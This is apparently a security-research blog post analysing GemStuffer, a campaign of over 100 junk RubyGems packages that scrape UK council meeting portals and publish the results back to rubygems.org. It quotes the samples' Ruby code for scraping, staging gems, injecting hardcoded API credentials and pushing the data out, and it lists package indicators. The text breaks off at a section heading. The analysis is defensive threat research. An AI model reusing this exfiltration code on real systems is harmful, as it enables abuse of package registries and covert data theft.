


GemStuffer Campaign Abuses RubyGems as Exfiltration Channel ...

 socket.dev/blog/gemstuffer

Joseph Edwards

May 13, 2026



Blog
Research

GemStuffer Campaign Abuses RubyGems as Exfiltration Channel Targeting UK Local Government

GemStuffer abuses RubyGems as an exfiltration channel, packaging scraped UK council portal data into junk gems published from new accounts.

Joseph Edwards

Summarize with AI

Socket's threat research team is tracking a suspicious RubyGems campaign we're calling GemStuffer, involving more than 100 gems that appear to use the RubyGems registry as a data transport mechanism rather than a conventional malware distribution channel.

The packages do not appear designed for mass developer compromise. Many have little or no download activity, and the payloads are repetitive, noisy, and unusually self-contained. Instead, the scripts fetch pages from UK local government democratic services portals, package the collected responses into valid `.gem` archives, and publish those gems back to RubyGems using hardcoded API keys. In some samples, the payload creates a temporary RubyGems credential environment under `/tmp`, overrides `HOME`, builds a gem locally, and pushes it to `rubygems.org`. Other variants skip the `gem` CLI entirely and POST the archive directly to the RubyGems API.

The campaign focuses on public-facing ModernGov portals used by Lambeth, Wandsworth, and Southwark, collecting council calendar pages, agenda listings, committee links, and related public meeting content. Much of this material appears to be publicly accessible, which makes the campaign harder to classify. It may be registry spam, a proof-of-concept worm, an automated scraper misusing RubyGems as a storage layer, or a deliberate test of package registry abuse. But the mechanics are intentional: repeated gem generation, version increments, hardcoded RubyGems credentials, direct registry pushes, and scraped data embedded inside package archives.

GemStuffer also appears to overlap with a broader RubyGems spam-publishing incident. Ruby Central's Marty Haught said RubyGems was responding to "a coordinated spam-publishing campaign" limited to newly registered accounts publishing junk packages, with no existing packages compromised.

He also said RubyGems temporarily disabled new account registration and throttled webhooks while improving spammer detection, adding that existing accounts, packages, and installs were unaffected. RubyGems' signup page currently confirms that new account registration is temporarily disabled.

This campaign fits the same abuse pattern: newly created packages, low download activity, repeated registry publishing, and junk-like package names used to move scraped data into RubyGems-hosted archives.

For defenders, low download counts should not obscure the significance of the technique. Package registries are commonly trusted destinations in developer and CI environments, and publishing a package can look indistinguishable from normal release activity. GemStuffer shows how that trust can be repurposed: scrape data, wrap it in a package, push it to a public registry, and retrieve it later with ordinary package tooling.

This analysis focuses on representative specimens from the GemStuffer campaign. The samples demonstrate a consistent technique: collect execution context, fetch hardcoded UK council portal URLs, package the HTTP responses into valid `.gem` archives, and publish those archives to RubyGems using embedded registry credentials. While individual variants use slightly different publishing paths, the abuse pattern is consistent: RubyGems is being used as a public data drop for scraped council content.

The package set and related indicators are available in our GemStuffer campaign tracker and embedded below. We're currently tracking 155 package artifacts (packages and versions) associated with this campaign.

GemStuffer Affected Gems

Package Artifact	Published	Detected ▼
rubygems agenda-sample-yard 0.1.1	2026-05-12 03:25:33 UTC	2026-05-12 03:26:34 UTC
rubygems bot9evil 0.1.0	2026-05-12 03:23:17 UTC	2026-05-12 03:24:40 UTC
rubygems fetchrootx2 0.0.1	2026-05-12 03:21:50 UTC	2026-05-12 03:23:17 UTC
rubygems soufetchabc 0.0.3	2026-05-12 03:18:31 UTC	2026-05-12 03:19:39 UTC
rubygems wandcabfetchfix21736 0.0.1	2026-05-12 03:17:21 UTC	2026-05-12 03:18:48 UTC
rubygems wandscrawlr 0.0.1	2026-05-12 03:16:49 UTC	2026-05-12 03:18:24 UTC
rubygems slnleaker5 0.0.1	2026-05-12 03:15:22 UTC	2026-05-12 03:17:00 UTC
rubygems fetchrootx1 0.0.1	2026-05-12 03:14:28 UTC	2026-05-12 03:15:46 UTC
rubygems lambeth71b 0.0.1	2026-05-12 03:13:47 UTC	2026-05-12 03:15:21 UTC
rubygems probeextwand 0.0.1	2026-05-12 03:12:02 UTC	2026-05-12 03:13:42 UTC
rubygems designfetchdemo 0.0.1	2026-05-12 03:11:24 UTC	2026-05-12 03:13:18 UTC
rubygems lambethx33zzz 0.0.2	2026-05-12 03:11:17 UTC	2026-05-12 03:12:37 UTC

Package Artifact	Published	Detected ▼
rubygems wandocal1 0.1.1	2026-05-12 03:09:54 UTC	2026-05-12 03:11:47 UTC
rubygems wandcabm10266dsgn4 0.0.1	2026-05-12 03:09:58 UTC	2026-05-12 03:11:44 UTC
rubygems sl-yard-probe2 0.0.1	2026-05-12 03:09:35 UTC	2026-05-12 03:10:53 UTC
rubygems lambexploitabc1 0.0.2	2026-05-12 03:08:51 UTC	2026-05-12 03:09:57 UTC
rubygems wandscrawlq 0.0.1	2026-05-12 03:07:31 UTC	2026-05-12 03:08:51 UTC
rubygems lambcrawlxyz 0.0.2	2026-05-12 03:06:38 UTC	2026-05-12 03:07:59 UTC
rubygems swmeetfetcha 0.0.1	2026-05-12 03:06:47 UTC	2026-05-12 03:07:59 UTC
rubygems lbdeepgeta 0.0.1	2026-05-12 03:06:44 UTC	2026-05-12 03:07:52 UTC
rubygems slfetchrootabc 0.1.0	2026-05-12 03:06:14 UTC	2026-05-12 03:07:43 UTC
rubygems zzsouthrunnerb 1.0.0	2026-05-12 03:06:13 UTC	2026-05-12 03:07:35 UTC
rubygems lambcrawlxyz 0.0.1	2026-05-12 03:06:05 UTC	2026-05-12 03:07:32 UTC
rubygems agenda-sample-yard 0.1.0	2026-05-12 03:06:19 UTC	2026-05-12 03:07:31 UTC
rubygems slleakerext 0.0.1	2026-05-12 03:05:59 UTC	2026-05-12 03:07:17 UTC

Package Artifact	Published	Detected ▼
rubygems lambfetchx550961 0.0.1	2026-05-12 03:04:56 UTC	2026-05-12 03:06:32 UTC
rubygems swcalfetcha 0.0.1	2026-05-12 03:05:13 UTC	2026-05-12 03:06:25 UTC
rubygems runnerhack1778553910 0.0.2	2026-05-12 03:04:14 UTC	2026-05-12 03:05:24 UTC
rubygems lambethx33zzz 0.0.1	2026-05-12 03:03:39 UTC	2026-05-12 03:05:06 UTC
rubygems yard-slnmultifetch 0.0.1	2026-05-12 03:03:10 UTC	2026-05-12 03:04:37 UTC
rubygems swkagenttwo 0.0.2	2026-05-12 03:03:15 UTC	2026-05-12 03:04:36 UTC
rubygems rootfetchproperxyz 0.0.1	2026-05-12 03:02:43 UTC	2026-05-12 03:04:02 UTC
rubygems yard-controllerlambda 0.0.3	2026-05-12 03:01:59 UTC	2026-05-12 03:03:34 UTC
rubygems runnerhack1778553910 0.0.1	2026-05-12 03:01:50 UTC	2026-05-12 03:03:27 UTC
rubygems lambfetchx548811 0.0.1	2026-05-12 03:01:21 UTC	2026-05-12 03:03:01 UTC
rubygems wandhackmy 0.0.2	2026-05-12 03:00:49 UTC	2026-05-12 03:02:36 UTC
rubygems wandcabm10266dsgn2 0.0.1	2026-05-12 03:01:09 UTC	2026-05-12 03:02:30 UTC

Package Artifact	Published	Detected ▼
rubygems soufetchabc 0.0.2	-	2026-05-12 03:02:25 UTC
rubygems soufetchabc 0.0.1	2026-05-12 03:00:30 UTC	2026-05-12 03:01:54 UTC
rubygems lambtmp35293950 0.0.2	2026-05-12 03:00:17 UTC	2026-05-12 03:01:25 UTC
rubygems slnmultifetchabc 0.0.1	2026-05-12 02:46:44 UTC	2026-05-12 02:48:00 UTC
rubygems uuext4c477 0.0.3	2026-05-12 02:45:22 UTC	2026-05-12 02:47:11 UTC
rubygems wandfetchcal021 0.0.5	2026-05-12 02:44:55 UTC	2026-05-12 02:46:31 UTC
rubygems uuext4c477 0.0.2	2026-05-12 02:40:17 UTC	2026-05-12 02:41:56 UTC
rubygems extssrfabc1778553451 0.0.1	2026-05-12 02:37:49 UTC	2026-05-12 02:39:20 UTC
rubygems lamhackzzq 0.0.5	2026-05-12 02:36:32 UTC	2026-05-12 02:38:00 UTC
rubygems uuext4c477 0.0.1	2026-05-12 02:36:21 UTC	2026-05-12 02:37:49 UTC
rubygems southfetchefed 0.0.2	2026-05-12 02:36:43 UTC	2026-05-12 02:37:33 UTC
rubygems qwandfetch1 0.0.2	2026-05-12 02:34:11 UTC	2026-05-12 02:36:01 UTC
rubygems ygexpwzqbot 0.0.1	2026-05-12 02:34:17 UTC	2026-05-12 02:35:54 UTC

Package Artifact	Published	Detected ▼
rubygems yexpabc58377 0.0.1	2026-05-12 02:34:07 UTC	2026-05-12 02:35:30 UTC
rubygems qwandfetch1 0.0.1	2026-05-12 02:33:20 UTC	2026-05-12 02:34:55 UTC
rubygems dnsfetchabc12 0.0.1	2026-05-12 02:33:04 UTC	2026-05-12 02:34:32 UTC
rubygems wandzfetchn1500929 0.0.2	2026-05-12 02:32:46 UTC	2026-05-12 02:34:21 UTC
rubygems yard-skyfetch 0.0.1	2026-05-12 02:30:47 UTC	2026-05-12 02:33:30 UTC
rubygems yard-controllerlambda 0.0.1	2026-05-12 02:31:57 UTC	2026-05-12 02:33:24 UTC
rubygems aaareultfetchx 0.0.1	2026-05-12 02:31:56 UTC	2026-05-12 02:33:20 UTC
rubygems southmqsedwjgw 0.0.1	2026-05-12 02:31:21 UTC	2026-05-12 02:32:49 UTC
rubygems wandsworthprefetch209db 0.0.1	2026-05-12 02:30:53 UTC	2026-05-12 02:32:33 UTC
rubygems councilprobexyz 0.0.1	2026-05-12 02:30:52 UTC	2026-05-12 02:32:24 UTC
rubygems anchorx995 0.0.2	2026-05-12 02:30:10 UTC	2026-05-12 02:31:48 UTC
rubygems wn98122eth 9.9.0	2026-05-12 02:30:34 UTC	2026-05-12 02:31:48 UTC
rubygems useful_helper_tools 1.2.3	2026-05-12 02:30:05 UTC	2026-05-12 02:31:21 UTC

Package Artifact	Published	Detected ▼
rubygems southyardmine1 0.0.1	2026-05-12 02:29:18 UTC	2026-05-12 02:30:58 UTC
rubygems zzsouthfetchsimplex 0.0.1	2026-05-12 02:29:28 UTC	2026-05-12 02:30:49 UTC
rubygems fmtstatdoca 0.0.1	2026-05-12 02:28:59 UTC	2026-05-12 02:30:31 UTC
rubygems yard-docxrun 0.0.3	2026-05-12 02:28:28 UTC	2026-05-12 02:29:55 UTC
rubygems wanfetcherx9 0.0.1	2026-05-12 02:28:12 UTC	2026-05-12 02:29:52 UTC
rubygems rootfetchcalendarx 0.0.1	2026-05-12 02:28:28 UTC	2026-05-12 02:29:51 UTC
rubygems southfetchchefd 0.0.1	2026-05-12 02:28:28 UTC	2026-05-12 02:29:50 UTC
rubygems yardbreakerxqh1778552850 0.0.1	2026-05-12 02:28:01 UTC	2026-05-12 02:29:22 UTC
rubygems lambfetchjj2 0.0.1	2026-05-12 02:27:05 UTC	2026-05-12 02:28:48 UTC
rubygems yard-docxrun 0.0.1	2026-05-12 02:26:47 UTC	2026-05-12 02:28:18 UTC
rubygems lambfetchx528211 0.0.1	2026-05-12 02:27:01 UTC	2026-05-12 02:28:17 UTC
rubygems wn98122eth 9.8.0	2026-05-12 02:26:54 UTC	2026-05-12 02:28:16 UTC
rubygems sf8aea 0.0.1	2026-05-12 02:26:52 UTC	2026-05-12 02:28:15 UTC

Package Artifact	Published	Detected ▼
rubygems southfetchprobe42 0.0.3	2026-05-12 02:26:58 UTC	2026-05-12 02:28:15 UTC
rubygems southc0ea 0.0.1	2026-05-12 02:26:56 UTC	2026-05-12 02:28:12 UTC
rubygems foobartmpxyz1234 0.1.1	2026-05-12 02:26:00 UTC	2026-05-12 02:27:29 UTC
rubygems lambfetchjj1 0.0.1	2026-05-12 02:25:38 UTC	2026-05-12 02:27:10 UTC
rubygems uu4c477z1 0.0.1	2026-05-12 02:26:01 UTC	2026-05-12 02:27:02 UTC
rubygems foobartmpxyz1234 0.1.0	2026-05-12 02:24:43 UTC	2026-05-12 02:26:12 UTC
rubygems wandsfetchzzabc 0.0.2	2026-05-12 02:24:09 UTC	2026-05-12 02:25:39 UTC
rubygems lambproxydkz 0.0.1	2026-05-12 02:23:52 UTC	2026-05-12 02:25:21 UTC
rubygems slfetchabc 0.0.3	2026-05-12 02:23:35 UTC	2026-05-12 02:25:15 UTC
rubygems gemsimpleuo46nv 0.0.1	2026-05-12 02:23:16 UTC	2026-05-12 02:24:46 UTC
rubygems southlondonfetchroot 0.1.0	2026-05-12 02:22:51 UTC	2026-05-12 02:24:13 UTC
rubygems lambproxyman 0.0.1	2026-05-12 02:22:52 UTC	2026-05-12 02:24:10 UTC
rubygems wandfetchcal021 0.0.1	2026-05-12 02:22:59 UTC	2026-05-12 02:24:08 UTC

Package Artifact	Published	Detected ▼
rubygems smproxyaaa 0.0.2	2026-05-12 02:22:17 UTC	2026-05-12 02:23:49 UTC
rubygems wandocal1 0.0.1	2026-05-12 02:22:26 UTC	2026-05-12 02:23:31 UTC
rubygems zzsouthrunner 1.0.2	2026-05-12 02:21:48 UTC	2026-05-12 02:23:15 UTC
rubygems slnleaker4 0.0.1	2026-05-12 02:21:48 UTC	2026-05-12 02:23:12 UTC
rubygems wandcalentryzz001 0.0.1	2026-05-12 02:21:44 UTC	2026-05-12 02:23:10 UTC
rubygems zzsouthrunner 1.0.1	2026-05-12 02:21:10 UTC	2026-05-12 02:22:53 UTC
rubygems southlondonfetchroot 0.0.1	2026-05-12 02:21:17 UTC	2026-05-12 02:22:47 UTC
rubygems councilbridgexyz 0.0.1	2026-05-12 02:21:23 UTC	2026-05-12 02:22:39 UTC
rubygems slfetchabc 0.0.1	2026-05-12 02:21:13 UTC	2026-05-12 02:22:37 UTC
rubygems anchorx994 0.0.1	2026-05-12 02:20:48 UTC	2026-05-12 02:22:07 UTC
rubygems civic-lambda-proxy 0.0.1	2026-05-12 02:19:39 UTC	2026-05-12 02:21:01 UTC
rubygems wandxprobe 0.0.2	2026-05-12 02:18:58 UTC	2026-05-12 02:20:42 UTC
rubygems southfetchprobe42 0.0.1	2026-05-12 02:19:10 UTC	2026-05-12 02:20:37 UTC

Package Artifact	Published	Detected ▼
rubygems lamhackzzq 0.0.3	2026-05-12 02:18:26 UTC	2026-05-12 02:20:04 UTC
rubygems wandxprobe 0.0.1	2026-05-12 02:18:02 UTC	2026-05-12 02:19:38 UTC
rubygems councilfetchfff 0.0.1	2026-05-12 02:18:04 UTC	2026-05-12 02:19:37 UTC
rubygems yardz1778552299 0.0.1	2026-05-12 02:18:20 UTC	2026-05-12 02:19:37 UTC
rubygems southyardproxy 0.0.3	2026-05-12 02:18:05 UTC	2026-05-12 02:19:31 UTC
rubygems wandtmpdesign9fe2 0.0.1	2026-05-12 02:17:54 UTC	2026-05-12 02:19:07 UTC
rubygems slhackprobe999 0.0.2	2026-05-12 02:16:35 UTC	2026-05-12 02:18:04 UTC
rubygems wandxgetbc1 0.0.1	2026-05-12 02:16:37 UTC	2026-05-12 02:18:03 UTC
rubygems zzsouthfetchtestx 0.0.2	2026-05-12 02:17:03 UTC	2026-05-12 02:17:48 UTC
rubygems londonyardtestabc 0.0.2	2026-05-12 02:13:09 UTC	2026-05-12 02:14:30 UTC
rubygems tempwljrnwb 0.0.10	2026-05-12 02:12:41 UTC	2026-05-12 02:14:12 UTC
rubygems wandexecxtest 0.0.1	2026-05-12 02:12:54 UTC	2026-05-12 02:14:08 UTC
rubygems southpxjzmrdata 0.0.2	2026-05-12 02:12:28 UTC	2026-05-12 02:13:55 UTC

Package Artifact	Published	Detected ▼
rubygems zzsouthfetchtestx 0.0.1	2026-05-12 02:11:31 UTC	2026-05-12 02:13:06 UTC
rubygems slhackprobe999 0.0.1	2026-05-12 02:11:34 UTC	2026-05-12 02:13:04 UTC
rubygems swfetch-cal1-68321 0.0.3	2026-05-12 02:09:53 UTC	2026-05-12 02:11:26 UTC
rubygems lambeth71a 0.0.1	2026-05-12 02:09:01 UTC	2026-05-12 02:11:04 UTC
rubygems southcalx884 0.0.3	2026-05-12 02:09:03 UTC	2026-05-12 02:10:37 UTC
rubygems lambcalfetchxyz 0.0.1	2026-05-12 02:09:08 UTC	2026-05-12 02:10:35 UTC
rubygems swfetch-cal1-68321 0.0.1	2026-05-12 02:09:07 UTC	2026-05-12 02:10:35 UTC
rubygems wandswan1-1778553002 0.0.1	2026-05-12 02:09:02 UTC	2026-05-12 02:10:34 UTC
rubygems wdfetchcalmy 0.0.1	2026-05-12 02:08:54 UTC	2026-05-12 02:10:32 UTC
rubygems southnews-designfetch- 90002 0.0.1	2026-05-12 02:09:19 UTC	2026-05-12 02:10:26 UTC
rubygems southcalx884 0.0.1	2026-05-12 02:08:24 UTC	2026-05-12 02:10:07 UTC
rubygems southnews-designfetch- 90001 0.0.1	2026-05-12 02:08:31 UTC	2026-05-12 02:10:03 UTC
rubygems slfetchxyz 0.0.2	2026-05-12 02:06:47 UTC	2026-05-12 02:09:00 UTC

Package Artifact	Published	Detected ▼
rubygems wandscrawla 0.0.1	2026-05-12 02:07:20 UTC	2026-05-12 02:08:39 UTC
rubygems southpxjzmrdata 0.0.1	2026-05-12 02:06:05 UTC	2026-05-12 02:07:31 UTC
rubygems fmtsouthprox 0.0.1	2026-05-12 02:05:31 UTC	2026-05-12 02:07:08 UTC
rubygems wandscrawlx 0.0.1	2026-05-12 02:05:35 UTC	2026-05-12 02:07:03 UTC
rubygems wandzfetch1500929 0.0.1	2026-05-12 02:05:37 UTC	2026-05-12 02:07:02 UTC
rubygems lambyard17 0.0.2	2026-05-12 02:05:11 UTC	2026-05-12 02:06:34 UTC
rubygems yardssrfabc1778551294 0.0.1	2026-05-12 02:04:33 UTC	2026-05-12 02:06:02 UTC
rubygems lambyard17 0.0.1	2026-05-12 02:03:43 UTC	2026-05-12 02:04:58 UTC
rubygems lambethcalcqzewgt 0.0.1	2026-05-12 02:03:13 UTC	2026-05-12 02:04:29 UTC
rubygems yard-runhack 0.0.3	2026-05-12 02:03:17 UTC	2026-05-12 02:04:29 UTC
rubygems southnewsprobe1778550995 0.0.2	2026-05-12 02:02:22 UTC	2026-05-12 02:04:02 UTC
rubygems lambyardcal 0.0.1	2026-05-12 01:58:57 UTC	2026-05-12 02:00:31 UTC
rubygems sl-yh-abcxyz1 0.0.1	2026-05-12 01:54:34 UTC	2026-05-12 01:55:52 UTC

Package Artifact	Published	Detected ▼
rubygems slnfetchroot001 0.0.1	2026-05-12 01:53:00 UTC	2026-05-12 01:54:59 UTC
rubygems southpxdatapp6pi 0.0.1	2026-05-12 01:50:45 UTC	2026-05-12 01:52:04 UTC
rubygems southzzsrape 0.0.3	2026-05-12 01:49:46 UTC	2026-05-12 01:51:14 UTC
rubygems swcal2507 0.0.1	2026-05-12 01:49:38 UTC	2026-05-12 01:51:05 UTC
rubygems proxssrfetviqtfb 0.0.1	2026-05-12 01:47:56 UTC	2026-05-12 01:49:27 UTC
rubygems southzzsrape 0.0.1	2026-05-12 01:47:52 UTC	2026-05-12 01:49:26 UTC
rubygems wandsproxybuildtest0001 0.0.1	2026-05-12 01:46:40 UTC	2026-05-12 01:48:04 UTC
rubygems yardxabc889 0.0.1	2026-05-12 01:45:32 UTC	2026-05-12 01:47:06 UTC
rubygems exslnews795 0.0.2	2026-05-12 01:42:46 UTC	2026-05-12 01:44:38 UTC
rubygems southyardproxy 0.0.2	2026-05-12 01:36:12 UTC	2026-05-12 01:37:27 UTC
rubygems wandsproxylol 0.0.2	2026-05-12 01:35:34 UTC	2026-05-12 01:36:52 UTC
rubygems southnews-payload1- 35329 0.0.1	2026-05-12 01:33:26 UTC	2026-05-12 01:35:01 UTC
rubygems zzwandshostyard 0.0.1	2026-05-12 01:30:51 UTC	2026-05-12 01:32:21 UTC

Package Artifact	Published	Detected ▼
rubygems southyardproxy 0.0.1	2026-05-12 01:27:16 UTC	2026-05-12 01:28:46 UTC

Total packages: 155 • Last fetched: 5/18/2026, 12:08:45 AM

Attack Chain Summary

```
[Delivery: (evil|hack|payload|script).rb dropped to target environment]
|
v
[Reconnaissance]
  Capture Time.now, Dir.pwd, $0 (script path), ARGV
  |
  v
[UK Gov Sites Scraping]
  GET https://<council>/mgCalendarMonthView.aspx?M=1&Y=2026&GL=1&bcr=1
  SSL VERIFY_NONE – cert errors suppressed
  Full response body + HTTP status code captured
  |
  v
[Malicious Gem Staging]
  mkdir /tmp/<gemname><timestamp><pid>/lib/
  binwrite stolen content → lib/result.txt
  Write stub lib/x.rb, generate x.gemspec
  |
  v
[Credential Injection]
  mkdir /tmp/gemhome/.gem/
  Write hardcoded API key → .gem/credentials (chmod 0600)
  Override ENV['HOME'] = '/tmp/gemhome'
  |
  v
[Malicious Gem Push/Exfiltration]
  gem build x.gemspec → <name>-<version>.gem
  gem push <name>.gem --host https://rubygems.org
  Stolen data now retrievable as a public gem version
  |
  v
[Attacker retrieves data: gem fetch <name> -v <version> && tar xf *.gem]
```

Targeted Scraping of UK Council Portals

The gem fetches one of several hardcoded URLs using Ruby's standard `Net::HTTP` library. It fetches council calendar pages and then actively crawls extracted links for additional document content. The script scrapes the returned HTML for agenda item URLs matching `ieList` or `mgCommittee` path patterns, and issues a second round of HTTP requests to follow any `ieList` links — pulling full agenda item listing pages on top of the raw calendar.

```
['https://moderngov.lambeth.gov.uk',
 'https://democracy.wandsworth.gov.uk',
 'https://moderngov.southwark.gov.uk'].each do |host|

  # Phase 1: fetch the monthly calendar page
  cal = get(host+'/mgCalendarMonthView.aspx?GL=1&M=1&Y=2026')
  out << "\n===CAL #{host}===\n" << cal << "\n"

  # Phase 2: extract and de-duplicate hrefs matching agenda/committee pa
  links = cal.scan(/href=["'](?:^\\'|)+/i)
    .flatten
    .map { |x| x.gsub('&', '&') }
    .select { |x| x =~ /ieList|mgCommittee/i }
    .uniq
  out << links.inspect << "\n"

  # Phase 3: follow ieList links to scrape full agenda item listings
  links.each do |l|
    next unless l =~ /ieList/i
    l = host+'/'+l.sub(/^\/\//, '/') unless l.start_with?('http')
    page = get(l)
    out << "\n===PAGE #{l}===\n" << page << "\n"
  end
end
```

The spoofed User-Agent header `Mozilla/5.0` is shorter and more anomalous than typical browser activity.

```
# Shared fetch helper — User-Agent spoofing
def get(url)
  u = URI(url)
  Net::HTTP.start(u.host, u.port,
    use_ssl: u.scheme == 'https',
    read_timeout: 40
  ) { |h| h.get(u.request_uri, {'User-Agent' => 'Mozilla/5.0'}).body }
rescue => e
```

```
'ERR ' + e.to_s
end
```

All three domains are UK local government democratic services portals running ModernGov software. The data exposed at these endpoints typically includes committee meeting calendars, agenda item listings, linked PDF documents, officer contact information, and RSS feed content. While much of this is nominally public, the systematic bulk collection and archival of this data suggests the attacker may be using council portal access as a pivot to demonstrate capability against government infrastructure.

Malicious Gem Staging

The implant constructs a minimal but structurally valid `.gem` archive on the local filesystem, embedding the exfiltrated data as a binary file within the gem's `lib/` directory tree. The staging directory name is randomized for each run using a Unix epoch timestamp and the current process ID.

```
root="/tmp/lambeth71b#{Time.now.to_i}#{$$}"
FileUtils.mkdir_p("#{root}/lib")
File.binwrite("#{root}/lib/result.txt", out)      # stolen data stored her
File.write("#{root}/lib/x.rb", 'x')              # stub required by gem s
```

```
gemspec=<<~G
Gem::Specification.new do |s|
  s.name='lambeth71b'
  s.version='0.0.2'
  s.summary='result'
  s.authors=['x']
  s.files=Dir['lib/**/*']
  s.license='MIT'
end
G
```

`File.binwrite` is used deliberately rather than `File.write` to avoid Ruby's string encoding layer raising exceptions on non-UTF-8 content in HTTP response bodies — a detail that reveals confident, experienced Ruby authorship. The gem name `lambeth71b` is a direct portmanteau of the target council name and an apparent campaign identifier suffix (`71b`), suggesting a naming convention shared across the full package set.

Not all campaign samples staged exfiltration content on disk before publishing. Some variants used `Dir.mktmpdir` with an OS-reclaimed block

scope, meaning the staging directory and its contents are deleted immediately after the gem file is read for the push request:

```
Dir.mktmpdir { |d|
  Dir.chdir(d) {
    # Stolen content written to README (not lib/result.txt as in prior s
    File.write('README', out)

    # Gem built entirely via Ruby API — no gemspec file written to disk,
    s = Gem::Specification.new { |x|
      x.name      = 'agenda-sample-result'
      x.version   = '0.1.1'
      x.summary   = 'o'
      x.authors   = ['a']
      x.files     = ['README']
    }
    Gem::Package.build(s) # produces agenda-sample-result-0.1.1.gem in
  }
}
```

In these cases, only the gem itself is briefly available on disk. The exfiltrated data is written to a file named README — a further step away from the `lib/result.txt` path used in earlier specimens, and a filename that is semantically invisible inside a gem archive. No stub `.rb` file is included in `x.files`, and no `.gemspec` file is ever written to disk — the specification exists only as a Ruby object in memory before being passed to `Gem::Package.build`.

Credential Injection via HOME Override

This feature of the malware reveals an awareness of the credential environment in the RubyGems ecosystem. Rather than depending on pre-existing RubyGems credentials on the target machine, the script injects its own fully self-contained authentication context into a fabricated home directory under `/tmp` and then overrides the `HOME` environment variable for the current process so the gem CLI reads from it exclusively.

```
FileUtils.mkdir_p('/tmp/gemhome/.gem')
File.write('/tmp/gemhome/.gem/credentials',
  ':rubygems_9fead...[REDACTED]...54a57_key: ' \
  'rubygems_9fead...[REDACTED]...54a57')
File.chmod(0600, '/tmp/gemhome/.gem/credentials') # required — gem ref
ENV['HOME'] = '/tmp/gemhome'
```

The `File.chmod(0600, ...)` call is important — the `gem` CLI will print an error and abort if the credentials file has permissions broader than `0600`. The author knows this behavior and accounts for it explicitly, which is characteristic of someone who has tested this technique in practice.

The key format follows the modern RubyGems OAuth token specification:

```
:<key_name>: <key_value>
```

Where the key name is `rubygems_9feada...[REDACTED]...054a57_key` and the value is the token itself. This appears to be a live, functional API credential and not a placeholder.

RubyGems API Keys seen across the campaign:

- `rubygems_fb4e1b...[REDACTED]...aec9dd`
- `rubygems_9feada...[REDACTED]...054a57`
- `rubygems_d8e875...[REDACTED]...03a533`

The use of three distinct API keys is a compartmentalization strategy: if one key is revoked and the corresponding gems yanked, the other two campaign legs continue operating uninterrupted. All three keys should be revoked.

The `HOME` override is process-local and ephemeral: it modifies only the Ruby process's own environment map via `ENV['HOME'] =`, does not call `setenv(3)` in a way that affects other processes, and disappears when the process exits. This minimizes the forensic footprint to the `/tmp/gemhome/` directory tree and the staging directory.

Note: In some samples, credential injection was not included. In these cases the script wrote no `/tmp/gemhome/.gem/credentials` file, no `ENV['HOME']` override, and no `gem push` CLI invocation. Instead, the API key is declared as a plaintext top-level constant and inserted directly into a `Net::HTTP::Post` request that the script constructs and fires itself:

```
KEY = 'rubygems_...[REDACTED]...f220b'

u = URI('https://rubygems.org/api/v1/gems')
r = Net::HTTP::Post.new(u)
r['Authorization'] = KEY
r['Content-Type'] = 'application/octet-stream'
r.body = File.binread('agenda-sample-result-0.1.1.gem')
Net::HTTP.start(u.host, u.port, use_ssl: true) { |h| h.request(r) }
```

By constructing the HTTP request manually, this variant removes every external process dependency from the push path — no `gem` binary needs to be present on the target machine, no credentials file needs to be written, no `HOME` needs to be redirected. The entire exfiltration pipeline from fetch to push runs within a single Ruby process using only `stdlib`. `File.binread` reads the assembled gem as raw bytes and sets it as the POST body directly, matching the wire format the RubyGems API expects: `Content-Type: application/octet-stream` with the raw `.gem` binary. The API key in the `Authorization` header is the only authentication material in the request.

Malicious Gem Push/Exfiltration

